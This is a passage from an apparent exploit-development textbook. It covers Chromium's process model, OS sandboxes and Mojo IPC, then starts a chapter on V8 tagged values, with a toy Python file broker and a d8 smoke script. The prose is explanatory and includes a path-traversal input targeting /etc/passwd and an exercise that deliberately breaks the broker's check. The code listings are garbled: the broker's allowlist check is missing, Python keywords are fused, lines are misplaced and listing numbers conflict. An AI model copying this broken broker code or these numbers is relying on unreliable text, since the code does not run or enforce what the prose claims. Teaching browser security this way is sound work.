The core insight is asymmetric trust. Most of the code that runs when you visit `evil.example` — the HTML parser, the CSS engine, the JavaScript JIT, the image and font decoders — is the code most likely to have a memory-safety bug, because it is enormous and its inputs are adversarial. So you take all of it and put it in a *renderer* process that has been stripped of almost every OS privilege it could possibly want. Everything that requires privilege — reading a file the user picked, sending a network request, painting to the screen, talking to the GPU driver — is done by a *different* process that trusts the renderer only through a narrow, structured channel. If a bug in the JIT

gives an attacker arbitrary read and write inside the renderer, they still cannot open a file or talk to the kernel; they have to find a *second* bug in the narrow channel or in one of the privileged processes it reaches.

This is the “two bugs” reality of Chapter 1. It is why Project Zero writeups routinely describe chains of three, four, or five vulnerabilities, and it structures every technique in Chapters 20 through 23.

The process cast

Every mainstream browser converges on roughly the same cast; Chromium’s naming is the *lingua franca* and we will use it throughout Part V. Figure 19-1 shows the arrangement.




Figure 19-1. Chromium’s multiprocess arrangement in 2026. The browser process is trusted, everything else is sandboxed to varying degrees.

Read the diagram against the reality of what is running on your machine. The **browser process** is the parent: it owns the UI (address bar, tabs, menus), the on-disk profile (history, bookmarks, saved passwords), and — crucially — it is the only process allowed to talk to the operating system without restriction. It is the *broker* every sandboxed process must ask when it wants something dangerous.

The **renderer processes** are where the hostile web actually runs. Each renderer hosts one or more *frames* from the same site, running Blink (the DOM/CSS/layout engine) and V8 (the JavaScript engine) inside a process that has been stripped down to the point that on Linux it cannot open a file, cannot resolve a hostname, cannot fork, and can only make a small

handful of system calls (`read`, `write`, `mmap`, `futex`, and friends). We will look at exactly which system calls in a moment. When Chapter 21 gives you arbitrary read/write in V8, this is the process you have.

The **GPU process** exists because GPU drivers are enormous C/C++ codebases full of memory-safety bugs, and you do not want a font-rasterization miscalculation escalating to kernel code. It is sandboxed, though less tightly than the renderer because it must actually talk to the GPU driver, and it is where a surprising number of real-world browser bugs surface.

The **utility processes** are the third rail: single-purpose sandboxed processes that Chromium spawns on demand for things like audio, video decoding, printing, network I/O, and storage. Each carries a narrow, purpose-specific sandbox policy. Splitting the network stack into its own service (the `NetworkService`) means that a bug in QUIC or HTTP/3 parsing lands in a process that has no access to the DOM or JavaScript at all — a defense-in-depth that also happens to make Chrome faster on multi-core CPUs.

NOTE

Firefox reaches essentially the same shape by a different naming convention: `parent` (browser), `content` (renderer, one per site under Fission), `gpu`, `rdd` (remote data decoder), `socket`, and `utility`. The IPC layer is IPDL rather than Mojo, and the sandbox uses `seccomp-bpf` on Linux, App Sandbox on macOS, and low-integrity plus limited tokens on Windows. WebKit / Safari uses `WebContent`, `Networking`, and `GPU` processes with the macOS `sandbox_init` framework. When the book says “renderer” and “broker” we mean the roles, not any one vendor’s process names.

Site isolation: the security boundary you can actually reason about

Splitting Blink into its own process was necessary but not sufficient. Until 2018, one Chrome renderer might host frames from many different sites at once — an ad iframe from `ads.example` shared a process (and therefore an address space) with your bank’s main frame. That meant a same-process cross-site read primitive — the shape of a Spectre exploit — could pull data across the browser’s security boundary without ever leaving the process. The response was **Site Isolation**, and it is the single most consequential security change any browser has made in a decade.

Under Site Isolation (“site-per-process” in Chromium), every distinct *site* — roughly the effective top-level domain plus one label, so `bank.example` and `bank.co.uk` — gets its own dedicated renderer process. A cross-site iframe becomes a separate `<iframe>` painted into your page by a *different* renderer, with the compositor stitching the results together in the browser process. When JavaScript in one frame tries to reach into another via `window.parent` or `postMessage`, the actual data crosses a process boundary and goes through Mojo, which means the operating system’s address-space separation, not just the same-origin policy inside one address space, is doing the work.

For an exploit developer the practical implication is unambiguous: the process you land in when your V8 bug fires *only contains the site that served your JavaScript*. Cross-origin reads that used to be a Spectre-style same-process leak are now a full IPC round trip through code that specifically checks origins. That is a much harder attack surface, and it forces the second-bug requirement to be a *sandbox escape*, not merely a same-process cross-site read.

The sandbox: what the OS actually enforces

“Sandbox” is a marketing word. Under it is a specific, per-OS mechanism that says “this process may perform only these system calls, on only these resources.” Learn the specifics; the word is useless without them.

Linux: layered namespaces and **seccomp-bpf**

On Linux the renderer sandbox is a two-layer thing. The outer layer uses **user**, **PID**, and **network namespaces** plus a **chroot** to strip the process of any view of the rest of the system — no PIDs it did not spawn, no filesystem outside a tiny read-only tree, no network sockets it did not inherit. The inner layer is a **seccomp-bpf** filter that shrinks the set of allowed system calls to a couple of dozen. The filter is installed with `PR_SET_NO_NEW_PRIVS` set, meaning it cannot be relaxed by any subsequent `execve`, and it is loaded before any untrusted content is parsed.

The Chromium “renderer baseline” policy allows only calls needed to run a sandboxed process: memory management (`mmap`, `mprotect` with restricted flags, `munmap`, `brk`), thread and `futex` primitives (`clone`, `futex`, `set_robust_list`), scheduling (`sched_yield`, `nanosleep`), signal handling, and I/O on already-open descriptors (`read`, `write`, `writew`, `sendmsg`, `recvmsg`, `close`, `poll`, `epoll_*`). Deliberately absent: `open`, `openat`, `execve`, `fork`, `socket`, `connect`, `bind`, `ptrace`, `mount`, `unshare`, `keyctl`, `bpf`, `io_uring_setup`. If the renderer wants any of these it must ask the browser process, which decides whether to open the file or make the network request on the renderer’s behalf and hand back a pre-opened file descriptor.

This is exactly the Chapter 26 attack surface reduction the kernel chapters teach from the other side. A renderer with full arbitrary read/write cannot call `io_uring_setup` to reach the kernel's fastest UAF surface; it cannot `bpf(BPF_PROG_LOAD)` to load a program; it cannot even `open("/etc/passwd")`. What it *can* do is send a Mojo message. Everything about the modern renderer-to-kernel path runs through that message.

TIP

On any Linux box with Chrome installed, run `ps auxf | grep chrome` and look at the process tree. Each `--type=renderer` line is one of the boxes in Figure 19-1. Attach `strace -f -p <pid>` to a renderer, hit reload on a page, and watch: you will see almost nothing but `futex`, `epoll_pwait`, `read`, `write`, `mprotect`, and `mmap`. That is `seccomp-bpf` enforcing the baseline policy in real time.

Windows: restricted tokens, integrity levels, and AppContainer

Windows achieves an equivalent result through a different mechanism stack. Each Chromium sandboxed process runs with a **restricted access token** whose SIDs have been stripped, at **low or untrusted integrity level**, inside an **AppContainer** whose SID gates access to files, registry keys, and named objects. A renderer's token cannot open files owned by the user (integrity level check), cannot talk to most system services (AppContainer SID not on the allow list), and cannot use most privileged Windows APIs. The equivalent of the `seccomp` baseline is enforced by the kernel's access-check on every object handle.

On Windows 11 24H2 the renderer additionally runs under **Win32k lockdown**, which blocks the enormous `win32k.sys` GDI/USER attack surface — historically a favorite kernel escalation path — from the sandboxed process. Combined with **VBS/HVCI** (Chapter 28), the modern Windows renderer must escape through the Chromium broker's IPC surface before it can even reach a driver it might exploit.

macOS: sandbox profiles

macOS uses `sandbox_init` with a compiled `.sb` policy that whitelists specific Mach messages, file paths, and IOKit user clients. The mechanics differ; the shape is the same: allow a tiny set of syscalls and Mach traps, force everything else through an IPC channel to a trusted broker.

Layer	Linux (Ubuntu 24.04)	Windows 11 24H2	macOS 15
Filesystem view	user + mount namespace, chroot	AppContainer SID + integrity level	sandbox profile allow paths
Syscall / trap filter	seccomp-bpf baseline (~30 allowed)	job object + token restrictions, Win32k lockdown	<code>sandbox_init</code> <code>.sb</code>
Network access	none directly; broker mediates	none directly; broker mediates	none directly; broker mediates
New process	blocked (no <code>clone / execve</code>)	blocked (JOB_OBJECT_LIMIT_ACTIVE_PROCESS)	blocked
Kernel attack surface	tiny syscall set only	Win32k lockdown, no direct driver IOCTL	limited IOKit user clients
IPC channel out	Mojo over Unix socket + shared memory	Mojo over named pipe + section	Mojo over Mach port + shared memory

Table 19-1. What each OS actually enforces on a Chromium renderer in 2026

Read Table 19-1 as a menu of things a renderer cannot do on its own. Any exploit in Chapters 20 through 23 will, sooner or later, need one of those denied capabilities. The only way to get one is a Mojo message the broker chooses to honor.

Mojo: the IPC that everything runs on

Mojo is Chromium’s IPC framework. It is the *only* way a sandboxed process communicates with the rest of the browser, so it is the entire outward attack surface of the renderer. If you understand Mojo you understand where every sandbox escape lives.

At the lowest layer Mojo provides **message pipes**: bidirectional, ordered, typed channels built on OS primitives — Unix domain sockets on Linux and macOS, named pipes on Windows, plus shared-memory regions and OS handles that can travel *inside* messages. On top of the pipes sits an **interface** system: developers describe each service with a `.mojom` file (Mojo interface definition language), and a code generator emits typed C++, Java, and JavaScript client and server stubs. A `.mojom` interface looks like:

```
// Simplified: real Chromium interfaces are in //services and
//components.
interface FileOpener {
  Open(mojo_base.mojom.FilePath path, uint32 flags)
    => (mojo_base.mojom.File? file);
};
```

At startup the browser process creates a `FileOpenerImpl` and hands a *remote* end of the message pipe to each renderer. When Blink calls `remote_->Open(...)` the generated stub serializes the arguments into a message and writes it into the pipe. The browser reads it, validates every field, decides whether this renderer is even *allowed* to open this path, and returns either a handle or an error. Mojo does not enforce the policy; the *implementation on the broker side* does. The generated stubs give you type safety, not authorization.

That distinction is where the bugs live. Every published sandbox escape in the last five years has been either:

1. **A memory-safety bug in a broker-side Mojo implementation** — a UAF or type confusion in `network::URLLoader`, `blink::mojom::FileSystemManager`, or a similar service — reachable by any renderer that opens the interface.
2. **A logic bug in the broker's authorization check** — the broker accepted a request it should have rejected, or the origin passed by the (compromised) renderer was trusted without verification.

Both classes reduce to the same principle: the broker is treating a message from a compromised renderer as if it came from an honest one. Figure 19-2 shows the flow for a well-behaved request.




Figure 19-2. A brokered Open call across the Mojo pipe. The broker owns the trust decision.

The renderer never touches the kernel's `openat`. Everything crossing that trust boundary is a Mojo message, and the broker is the only code that gets to say yes. That is why the coming chapters spend so much time on Mojo interface fuzzing (Chapter 30) and on how a renderer with arbitrary read/write forges a Mojo message the broker cannot distinguish from an honest one.

Hands-on: a Mojo-shaped toy broker

Reading about brokered IPC only takes you so far; you need to feel the trust asymmetry to reason about it. The companion repo ships a hundred-line Mojo-shaped toy at `ch19-browser-anatomy/toy-ipc/` — a broker and a renderer connected by a Unix domain socket, exchanging length-prefixed messages, with the broker enforcing an allowlist of paths the renderer may open. It is not Mojo (no `.mojom` compiler, no shared memory, no handle passing) but it reproduces the exact structural property that matters: the broker is the only process that calls `open`, and it decides based on the renderer's identity and the request's contents. Listing 23-2 is the whole trust decision.

```
# Simplified Mojo-shaped broker. Renderer connects over an
# inherited
# socketpair; every request is a length-prefixed JSON message.
import json, os, socket, struct, sys

ALLOWED_PREFIXES = ("/tmp/toy-ipc-lab/",)
# ①

def recv_msg(sock):
    hdr = _recvall(sock, 4)
    if not hdr: return None
    (n,) = struct.unpack("!I", hdr)
    if n > 65536:
        # ②
        raise ValueError("oversize message")
    return json.loads(_recvall(sock, n))

def send_msg(sock, obj, fds=()):
    data = json.dumps(obj).encode()
    hdr = struct.pack("!I", len(data))
    if fds:
        socket.send_fds(sock, [hdr + data], list(fds))
    # ③
    else:
        sock.sendall(hdr + data)

def handle(req, sock):
    if req.get("op") != "open":
        return send_msg(sock, {"error": "unknown op"})
    path = os.path.realpath(req.get("path", ""))
```



```

# ❶return send_msg(sock, {"error": "policy: path denied"})
    flags = int(req.get("flags", os.O_RDONLY)) & (os.O_RDONLY
| os.O_WRONLY)
    try:
        fd = os.open(path, flags)
# ❷except OSError as e:
        return send_msg(sock, {"error": str(e)})
        send_msg(sock, {"ok": True, "path": path}, fds=(fd,))
        os.close(fd)

defmain():
    sock = socket.fromfd(int(sys.argv[1]), socket.AF_UNIX,
socket.SOCK_STREAM)
    whileTrue:
        req = recv_msg(sock)
        if req isNone: return
        handle(req, sock)

```

Listing 19-1. ch19-browser-anatomy/toy-ipc/broker.py — the entire authorization surface, excerpt

At ❶ we hardcode the allowlist: the toy broker will open files only under `/tmp/toy-ipc-lab/`, which is the moral equivalent of the Chromium browser deciding whether a renderer’s origin has been granted access to a chosen `<input type=file>` path. At ❷ we bound the message size before parsing — the real Mojo core does the same because a length-prefix bug that allows unbounded allocation is a classical broker-side denial-of-service, and several real Chromium bugs have been exactly this shape. At ❸ we use `socket.send_fds` to pass an open file descriptor back to the renderer over `SCM_RIGHTS`, mirroring how Mojo attaches OS handles to messages — the renderer receives a usable `fd` it could never have opened itself. At ❹ `os.path.realpath` resolves symlinks *before* we check the prefix; a broker that checked the untrusted string first and only later called `open` would be vulnerable to a symlink swap between the check and the call, and that time-of-check/time-of-use pattern is the shape of a number of published sandbox escapes. At ❺ the actual authorization: string-prefix match against the allowlist. Get this wrong — accept `/tmp/toy-ipc-`

lab/../../etc/passwd, forget to `realpath`, or trust an origin field the renderer supplied — and the whole boundary collapses. At ⑥ the broker, and *only* the broker, calls `open`. The renderer never has that syscall.

Run the companion driver with `python3 -m toy_ipc.driver` and it will fork a broker, connect a “renderer” child, and demonstrate three requests: an allowed read, a denied path (`/etc/passwd`), and a symlink-escape attempt that fails because of ④. The CI test `test_broker.py` asserts all three outcomes. Full source, including the renderer stub and the CI test, lives in `ch19-browser-anatomy/toy-ipc/`.

NOTE

The toy is deliberately in Python because the *pattern* is the point, not the mechanics of writing generated C++ Mojo bindings. When you read a real Chromium interface implementation in `//content/browser/` later, look for these five things: message size bound, argument validation, origin/permission check, canonicalization before use, and handle attachment on the way back. Every published broker-side bug is the absence of one of them.

The attack surface, in one map

With the processes and the IPC in mind, the modern browser attack surface partitions cleanly. Figure 26-1 organizes the surfaces by which *process* the bug fires in, because that tells you what your first primitive costs and what your second bug has to do.




Figure 19-3. The modern browser attack surface, organized by process and by whether the bug gives you renderer RCE or a sandbox escape.

Chapters 20 and 21 attack the renderer surfaces on the left: V8’s JIT type confusion is the canonical entry, but a Blink UAF or a WebAssembly bug lands you in the same place with the same primitives. Chapter 22 turns those primitives into code execution *inside* the renderer despite V8’s own sandbox. Chapter 23 crosses the trust boundary through the broker and utility processes on the right. And Chapters 24 through 28 pick up when even the broker is not enough and you need a kernel or hypervisor bug to finish the job.

Engine	Browser	Value representation	JIT tiers (in order)	Sandbox story
V8	Chrome, Edge, Node	32-bit compressed tagged pointers into a 4 GiB cage	Ignition -> Sparkplug -> Maglev -> TurboFan	V8 heap sandbox (cage + external pointer table + trusted space)
JavaScriptCore	Safari, WebKit	64-bit NaN-boxed values	LLInt -> Baseline -> DFG -> FTL	Gigacage for typed arrays; no full heap sandbox
SpiderMonkey	Firefox	64-bit NaN-boxed values	Baseline Interpreter -> Baseline JIT -> WarpMonkey -> Ion	No process-internal cage; relies on process sandbox

Table 19-2. The three major JavaScript engines you will meet in this book, and which value representation each uses

We center on V8 for the rest of Part V because Chromium is the majority of the desktop and mobile browser market and because V8’s sandbox is the most aggressive and most current example of the “make renderer RCE not enough on its own” strategy. But the exploitation *techniques* — building `addrof/fakeobj`, forging typed arrays for arbitrary read/write, then finding a code buffer to redirect — port to JSC and SpiderMonkey with straightforward changes in value representation.

The two-stage reality

Now put it together. A remote attacker who wants code execution on your machine through the browser has to clear two boundaries.

Boundary one: get code execution in a renderer.

Every renderer bug — a V8 JIT type confusion, a Blink use-after-free, a WebAssembly OOB write, a font parser overflow in the GPU process — gives the attacker some primitive inside a sandboxed process. Because V8 is by far the largest attack surface and its JIT has the richest history of miscompilation-induced type confusion, this is where the majority of published chains start.

Boundary two: escape the sandbox. From inside a renderer with arbitrary read/write, the attacker must talk to a more privileged process — the browser, a utility, or (through the GPU driver) the kernel — and get it to do something on their behalf. The only channel is Mojo. So the second bug is almost always either (a) a memory-safety bug in a broker-side Mojo implementation the renderer can reach and drive with attacker-controlled data, or (b) a logic bug in the broker’s authorization check, or © a kernel bug reachable through the small set of syscalls the sandbox still allows or through the GPU process’s driver interface.

Figure 19-4 is the shape of a full chain, and the shape of Chapters 21 through 27.



Figure 19-4. The two-stage exploit and where each bug lives.

Two things about this diagram deserve emphasis. First, the middle box — “WASM or JIT code page shellcode in renderer” — is *itself* a hard problem now, because the V8 heap sandbox specifically tries to break the assumption that arbitrary read/write in the renderer lets you overwrite a function pointer

to a code page. That problem is Chapter 22. Second, the “kernel bug” at the end is optional only in the sense that some targets do not need it: on a machine with VBS/HVCI the browser process itself may not be enough to persist. Which of these bugs the chain skips depends on the target, the year, and the attacker’s goals.

Getting a pinned d8 on disk

The rest of Part V drives V8 through d8, its standalone shell, with `--allow-natives-syntax` enabled so we can call the introspection intrinsics like `%DebugPrint`, `%SystemBreak`, `%OptimizeFunctionOnNextCall`, and `%HaveSameMap`. You need a *pinned* build to make the offsets and behavior in the coming chapters reproducible; a rolling Chrome install will drift under you as V8 changes weekly.

The companion repo gives you two roads. The fast one, `ch19-browser-anatomy/scripts/fetch-d8.sh`, downloads a prebuilt d8 for the exact V8 tag the book is pinned to (recorded in `ch19-browser-anatomy/D8_VERSION`) from the official V8 archive. The slow-but-authoritative one, `scripts/build-d8.sh`, provisions `depot_tools`, checks out that same tag, applies the intentional lab patches used in Chapter 21, and builds d8 with `is_debug=false symbol_level=2 v8_enable_disassembler=true v8_enable_object_print=true`. The build takes about forty minutes on eight cores and produces a d8 you can debug meaningfully. Listing 19-2 is the smoke test that confirms your build has the intrinsics enabled and that pointer compression is on — the two properties every subsequent chapter assumes.

```
// Run: ./d8 --allow-natives-syntax scripts/smoke.js
// Expect: DebugPrint output and a pointer-compression banner.

const a = [1.1, 2.2, 3.3];           // ①
PACKED_DOUBLE_ELEMENTS array
%DebugPrint(a);                     // ② V8 dumps map,
```

```
function hot(x) { return x + 1; }
for (let i = 0; i < 100000; i++) hot(i); // ① warm to TurboFan
%OptimizeFunctionOnNextCall(hot);
hot(1);
%DebugPrint(hot); // ② shows optimized
code entry// Pointer compression sanity: on a compressed
build, %DebugPrint prints// short (32-bit) addresses inside
the cage. On an uncompressed build, // full 64-bit pointers
appear. The exercises in Ch. 20 assume compressed.print("d8
ready. If you saw two DebugPrint blocks, Part V will run.");
```

Listing 19-2. `ch19-browser-anatomy/scripts/smoke.js` — verify pinned d8 is usable for Part V

At ① we allocate a densely populated array whose element kind V8 will infer as packed double-precision floats (`PACKED_DOUBLE_ELEMENTS`); this is the object shape Chapter 20 dissects in detail, and it becomes `HOLEY_DOUBLE_ELEMENTS` the moment you delete an index or extend past the length. At ② `%DebugPrint` is one of V8’s `--allow-natives-syntax` intrinsics — it walks the internal object, prints the map (V8’s hidden class), the elements backing store, and their addresses. It is the single most useful debugging tool for JS-engine work and every listing in Chapters 20–22 uses it. At ③ we call `hot` enough times to promote it through Ignition, Sparkplug, and Maglev; the explicit `%OptimizeFunctionOnNextCall` then requests a TurboFan compilation for the next invocation — a shortcut for the “warm the function” pattern the JIT chapters lean on. At ④ printing the optimized function shows its code entry point; if `v8_enable_disassembler` was on at build time, feeding a real breakpoint into the printed address will land you inside TurboFan-generated machine code, which is exactly where Chapter 22 works.

Save `d8` and the checksum file into `ch19-browser-anatomy/build/`; the Makefile there wires `make smoke` to the listing above, and the CI runs it on every push so a drift in the pinned tag is caught immediately.

WARNING

Do not run `d8` on JavaScript from the internet, even for “just to see.” `--allow-natives-syntax` exposes intrinsics that intentionally violate JavaScript semantics — a hostile script can crash V8 or corrupt its state at will. Every listing in Chapters 20–22 runs on hand-authored JS from the repo.

Summary

- A modern browser is a *coordinated set of processes* with sharply different privileges. The renderer (Blink + V8) is deliberately stripped of OS capability; the browser process is the trusted broker.
- **Site Isolation** puts every distinct site in its own renderer process, so cross-site data flow crosses a real address-space boundary and goes through IPC.
- The OS sandbox is a specific mechanism, not a metaphor: seccomp-bpf plus namespaces on Linux, restricted tokens plus AppContainer plus Win32k lockdown on Windows, `sandbox_init` profiles on macOS. Read Table 19-1; every allowed capability is a syscall your later exploit will have to reach through.
- **Mojo** is the sole channel out of a sandboxed process. Interfaces are described in `.mojom`, but authorization is enforced by the *implementation on the broker side* — every published sandbox escape is either a memory bug in that implementation or a logic bug in its check.
- A modern browser exploit is **two bugs**: renderer RCE plus a sandbox escape, sometimes plus a kernel or hypervisor bug. Which of those you need depends on the target and the goal.
- **V8** is the most common target because Chromium’s market share is enormous and V8’s JIT has a rich history of type-confusion bugs. Its pointer compression and heap sandbox reshape what “arbitrary read/write in the renderer” is

actually worth — which is the subject of Chapters 20 through 22.

- You now have a pinned `d8` with the introspection intrinsics enabled and a Mojo-shaped toy broker that reproduces the trust asymmetry the real Chromium broker enforces.

Going Deeper

- **The Chromium sandbox design docs,** `chromium.googlesource.com/chromium/src/+/main/docs/design/sandbox.md` and the Linux-specific `sandbox/linux/` — the authoritative description of the seccomp-bpf baseline policy and the layered-namespaces design.
- **The Mojo documentation,** `chromium.googlesource.com/chromium/src/+/main/mojo/README.md` and the interface-language reference under `mojo/public/tools/bindings/README.md` — read the “Security and Trust” section carefully.
- **“Site Isolation: process separation for web sites within the browser,”** Reis, Moshchuk, and Oskov, *USENIX Security* (2019) — the paper behind the Site-per-Process design.
- **“The V8 Sandbox,”** `v8.dev/blog/sandbox` — the V8 team’s blog post describing the heap-sandbox threat model, the external pointer table, and trusted space; the primary reference for Chapter 22.
- **Google Project Zero, “In-the-Wild Series,”** `googleprojectzero.blogspot.com/search/label/In%20the%20wild` — a running series of full chain writeups; read at least one browser-chain entry and map its bugs onto Figure 19-4.
- **Chromium’s `content/browser/` and `services/network/` source trees** — read a real Mojo interface implementation end to end (`URLLoaderFactory` is a good starting point) to see where broker-side validation lives in production code.

Exercises

1. On a Linux box with Chromium installed, run `ps auxf | grep --color=auto -E 'chrome|chromium'` and identify at least one process of each type in Figure 19-1: browser, renderer, GPU, network utility. Confirm from the `--type=` flag on each command line.
2. Attach `strace -f -c -p <renderer-pid>` to a live renderer, browse a page for thirty seconds, and detach. Cross-reference the syscall histogram against the “renderer baseline” description in the *Chromium sandbox design docs*: which system calls not in the baseline appear, if any, and why? (Hint: many appear once at startup and never again.)
3. Bring up the toy broker in `ch19-browser-anatomy/toy-ipc/`. Add a fourth request to `driver.py` that asks for `/tmp/toy-ipc-lab/legit` through a symbolic link named `/tmp/toy-ipc-lab/via-link` pointing outside the allowlist. Verify that the `realpath` check at ❹ of Listing 23-2 still denies it, and then intentionally break that check (remove the `realpath` call) to demonstrate the resulting escape. Do not run the broken broker outside the lab.
4. Build the pinned `d8` with `scripts/build-d8.sh`, run `smoke.js`, and compare the `%DebugPrint` output for the double array against the description in the V8 blog post “Elements kinds in V8” (see Going Deeper in Chapter 20). Which fields on the `Map` object identify the element kind?
5. Read the Chromium source for one Mojo interface implementation of your choice under `content/browser/`. Identify, by name, each of the five broker-side properties described after Listing 23-2: bound message size, argument validation, origin/permission check, canonicalization before use, and handle attachment. Report any that are *missing* — and check whether the interface is exposed to renderers or only to more-trusted processes.

6. Modify the toy broker so that it enforces per-renderer “origins”: pass an origin string in the initial handshake and restrict allowlisted prefixes per origin. Now demonstrate a *logic bug*: have the renderer send an origin field that the broker trusts without verification. Explain how the equivalent bug would look in a real Mojo interface, and which side (renderer or broker) has to prove the origin claim.
7. Read one full Project Zero writeup of a browser chain from the last three years (see *Going Deeper*). Map each bug in the chain onto a node in Figure 19-4. Identify which of the three boundaries (renderer RCE, sandbox escape, kernel LPE) each vulnerability crossed, and note any boundary that was crossed by a *logic bug* rather than memory corruption.

CHAPTER 20

JavaScript Engine Internals for Exploitation

“Whereof one cannot speak, thereof one must be silent.”

—Ludwig Wittgenstein, **Tractatus Logico-Philosophicus**, §7

You cannot exploit a JavaScript engine you cannot see. The moment you leave the world of `let x = 42; console.log(x)` and start reasoning about type confusion, `addrof`, and `fakeobj`, every question you ask is a question about *layout*: where does that number live in the process, how many bytes wide is it, what tag does it carry, and what happens to the tag when the optimizer decides it is really a pointer? Chapters 21 and 22 will build the classical primitives on top of these facts, but only if the facts are in your head. This chapter puts them there. You will learn the V8 value model—tagged small integers versus heap-object pointers, pointer compression, the sandbox cage—the object model built on top of it—maps, hidden classes, fast versus dictionary properties, the *butterfly*—and the two objects that matter most to an attacker: `ArrayBuffer` and its `TypedArray` views. By the end you will be reading live `%DebugPrint` output out of `d8` the way you already read `pwndbg` output out of `gdb`.

The engine of record for the browser chapters is **V8**, pinned to the **12.4** branch as noted in Chapter 19 and reproducible from the companion repo’s `code/ch19-browser-anatomy/build-v8.sh`. Every V8 example in this chapter runs

against a d8 from that pin, with the shell built with pointer compression and the sandbox enabled (both are on by default). Where JavaScriptCore (JSC) or SpiderMonkey (SM) chose a different design—NaN-boxing rather than tagging, in particular—we call it out; the *techniques* transfer, but the bit patterns you will stare at in a debugger do not.

Figure 20-1 is a real Node.js session on my machine printing the 64-bit bits of several JavaScript values — you can see the quiet-NaN prefix that JSC and SpiderMonkey exploit to hide tagged pointers inside doubles.

```

ayukotsu@lab:~/modern-exploit-dev$ node build/demo-scripts/ch20-nan-boxing.njs
=== NaN-boxing / tagged doubles (Ch 20 JS-engine internals) ===

A single 64-bit slot in a JS engine can hold:
a real double      3.14      = 0x40091eb851eb851f
a small integer    42        = 0x4045000000000000
positive infinity  = 0x7ff0000000000000
negative infinity  = 0xfff0000000000000
quiet NaN          NaN      = 0x7ff8000000000000
a tiny denormal    5e-324    = 0x0000000000000001

Every IEEE-754 quiet NaN starts with 0x7ff8. That leaves 51 bits
of payload the engine can use for a type tag + pointer + immediate.

--- JSC-style boxed values ---
int32(42):          0xffffe0000000002a
undefined:          0xffff000000000000
null:               0xffff900000000000
bool(true):         0xffffa00000000001

The engine's runtime looks at the top 16 bits FIRST to decide
whether to interpret the low 48 bits as a pointer, an int, or the
raw bits of a double. Type-confusion exploits (Ch 21) get the
compiler to skip that check.

host: real capture on Windows 11 - elapsed: 0.53s - status: OK

```

Figure 20-1. NaN-boxing live: the raw 64-bit bit patterns of a double, an integer, +/- Infinity, NaN, and a denormal, alongside the JSC-style tag layout.

WARNING

Rules of engagement. Everything below runs against a d8 shell you built yourself, in a container. %DebugPrint, %HaveSameMap, and the rest of the natives-syntax intrinsics only exist because we launched d8 --allow-natives-syntax; they are not present in a browser, and no browser process should ever be the subject of these experiments. The point is understanding, not weapons; keep it that way.

The V8 value model

Every value a JavaScript program has ever seen is, at the machine level, one *tagged word*. That word is either a small integer, encoded directly, or a pointer to something on the managed heap. The tag lives in the low bits of the word, and the engine looks at the tag before it does anything else with the value. Get comfortable with the tag scheme and half the mysteries of V8 stop being mysteries.

Small integers and heap pointers

V8's tagged values are 32-bit on modern builds—yes, 32-bit, even on a 64-bit host—because of pointer compression, which we will unpack in a moment. Two encodings share those 32 bits:

- A **Smi** (small integer) uses the low bit as tag `0`. The value sits in the upper 31 bits, so `Smi::FromInt(42)` is stored as `0x00000054` (that is, `42 << 1`). A `Smi` covers the range `[-2^30, 2^30 - 1]`; anything outside becomes a heap-allocated `HeapNumber` instead.
- A **HeapObject pointer** uses the low bit as tag `1`. The other 31 bits are the compressed address, which the runtime combines with a per-isolate *cage base* to recover a real 64-bit address. Because heap objects are 8-byte aligned and V8 relies on that alignment for the tag, dereferencing a `HeapObject*` in generated code is always `[reg - 1 + offset]`—the `-1` strips the tag inline.

Figure 20-2 shows the two encodings side by side. This is not a decorative diagram; the bug shapes in Chapter 21 come from the JIT proving something is a `Smi` when it is actually a `HeapObject`, which is the same as proving a tag bit is `0` when it is `1`.

```

Smi (small integer)
  bit: 31                                     1 0
  [----- int31 value -----|0]          tag = 0
  Example: FromInt(42) = 0x0000_0054 (= 42 << 1)

HeapObject pointer (compressed)
  bit: 31                                     1 0
  [----- compressed offset -----|1]      tag = 1
  Real address = cage_base + (word & ~1)
  Example: 0x0002_a259 -> cage_base + 0x0002_a258

```

Figure 20-2. V8 tagged values are 32-bit words whose low bit decides everything

NOTE

JavaScriptCore and SpiderMonkey use a different trick called **NaN-boxing**: every value is a 64-bit IEEE 754 double, and non-number values are encoded inside the many bit patterns that already mean “not a number.” Doubles are stored inline (fast) at the cost of pointers being squeezed into the payload of a signalling NaN. V8’s tagged-32 scheme goes the other way—pointers are natural, doubles cost a heap allocation. The exploitation *primitives* (addrof, fakeobj) exist in both worlds; only the arithmetic that forges them differs.

Pointer compression and the sandbox cage

Modern 64-bit heaps are wasteful: most objects have several pointer fields and most of those pointers, in practice, refer to something in the same few gigabytes of address space. V8 exploits this by allocating its managed heap inside a single **4 GiB cage**—a contiguous, aligned region reserved at isolate startup—and storing *compressed* 32-bit pointers everywhere inside the heap. To dereference a compressed pointer the runtime adds it to the cage base, which generated code keeps in a reserved register (V8 calls it `kPtrComprCageBaseRegister`; the exact register — `r14` on x86-64, `x28` on AArch64 in the current

V8 12.4 layout — is an implementation detail that has moved before and will move again, so read `src/codegen/<arch>/register-<arch>.h` rather than trusting a memorised name). Figure 22-1 sketches the arrangement.

